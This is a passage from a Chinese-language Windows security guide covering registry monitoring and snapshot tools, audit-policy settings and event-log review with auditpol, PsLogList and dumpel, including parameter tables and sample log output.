| 1690 | 13.37253785 | WINLOGON.EXE... | OpenKey | HKLM\Software\Microsoft\Windows\C... | SUCCE... | Ac |
| 1691 | 13.37255126 | WINLOGON.EXE... | OpenKey | HKLM\Software\Microsoft\Windows\C... | NOTFO... | |
| 1692 | 13.37256411 | WINLOGON.EXE... | QueryValue | HKLM\Software\Microsoft\Windows\C... | SUCCE... | "C |
| 1693 | 13.37257612 | WINLOGON.EXE... | CloseKey | HKLM\Software\Microsoft\Windows\C... | SUCCE... | |
| 1694 | 14.21340813 | sqlmgr.exe:1512 | OpenKey | HKLM\System\CurrentControlSet\Contr... | SUCCE... | Ac |
| 1695 | 14.21344500 | sqlmgr.exe:1512 | OpenKey | HKLM\System\CurrentControlSet\Contr... | SUCCE... | Ac |
| 1696 | 14.21346121 | sqlmgr.exe:1512 | QueryValue | HKLM\System\CurrentControlSet\Contr... | SUCCE... | "S |
| 1697 | 14.21348356 | sqlmgr.exe:1512 | CloseKey | HKLM\System\CurrentControlSet\Contr... | SUCCE... | |
| 1698 | 14.21349557 | sqlmgr.exe:1512 | CloseKey | HKLM\System\CurrentControlSet\Contr... | SUCCE... | |
| 1699 | 20.17196934 | sqlmgr.exe:1512 | OpenKey | HKLM\System\CurrentControlSet\Contr... | SUCCE... | Ac |
| 1700 | 20.17200398 | sqlmgr.exe:1512 | OpenKey | HKLM\System\CurrentControlSet\Contr... | SUCCE... | Ac |
| 1701 | 20.17201991 | sqlmgr.exe:1512 | QueryValue | HKLM\System\CurrentControlSet\Contr... | SUCCE... | "S |
| 1702 | 20.17204170 | sqlmgr.exe:1512 | CloseKey | HKLM\System\CurrentControlSet\Contr... | SUCCE... | |
| 1703 | 20.17205427 | sqlmgr.exe:1512 | CloseKey | HKLM\System\CurrentControlSet\Contr... | SUCCE... | |



■ 注册表的前后比对

— RegSnap

- 相关网址: <http://lastbit.com/regsnap/>

— Regshot



■ 注册表的转储

— Regdmp (Resource Kit)

- 可以以用户可读的格式（明文形式）转储注册表的内容。



7.10 安全审计策略及日志的检测

■ auditpol (Resource Kit)

- 查看和修改系统的安全审计策略。
- 可使用NTLast (Foundstone Tools) 来查看系统中以往成功/失败登录帐户的信息。

> **auditpol**

...


(X) Audit Enabled

System	= No
Logon	= Success and Failure
Object Access	= No
Privilege Use	= No
Process Tracking	= No
Policy Change	= No
Account Management	= Success and Failure
Directory Service Access	= No
Account Logon	= Success and Failure



■ 事件查看器

- 点击“开始” → “程序” → “管理工具” → “事件查看器” → “安全日志”。



注

安全日志所记录的内容在“审核策略”中设置。





■ PsLogList

- 日志文件可以被翻译成文本格式并转换成电子表格或其他格式。
- 日志文件可以被远程访问，从而进行合并、保存以及备份等操作。

参数	含义
-a -b <mm/dd/yy>	显示指定日期后 前的记录。
-c	显示之后清除事件日志。
-d <n>	只显示n天前的记录。
-n <n>	只显示最近n条的记录。
-s	指定每行显示一条记录，以便字符搜索。
-f <e w>	指定过滤事件类型（"e":错误、"w":警告、"i":信息）。
<eventlog>	显示的事件日志类型：system（默认）、application、security。

检测实例



检测1天以内的安全日志记录

```
> psloglist -s -d 1 security
```

```
...
```

```
182,Security,Security,AUDIT SUCCESS,SUPERERIC,  
Sat Feb 04 14:43:30 2006,680,SYSTEM\NT AUTHORITY,  
为登录所用的帐户: MICROSOFT_AUTHENTICATION_PACKAGE_V1_0  
帐户名: administrator 工作站: SUPERERIC
```

检测2007年1月份的安全日志记录

```
> psloglist -s -a 01/01/07 -b 01/31/07 security
```

```
...
```

```
126,Security,Security,AUDIT SUCCESS,SUPERERIC,  
Mon Jan 30 19:59:21 2006,680,SYSTEM\NT AUTHORITY,  
为登录所用的帐户: MICROSOFT_AUTHENTICATION_PACKAGE_V1_0  
帐户名: administrator 工作站: SUPERERIC
```

```
...
```





■ dumpel (Resource Kit)

- 可将事件日志转储成用户可读的格式，以便进行离线分析。
- 还可以被导入到电子表格文件（**Excel**）中，并按照特定的事件进行排序。

参数	含义
-d <n>	只显示n天前的记录。
-l <name>	显示的事件日志类型：system、application、security。
-t	使用Tab来分隔输出域。
-c	使用逗号来分隔输出域。
-f <filename>	指定输出文件的路径。
-format <fmt>	指定输出格式...。



SJTU Information Security Institute
Network Attack & Defence Technology Research Studio

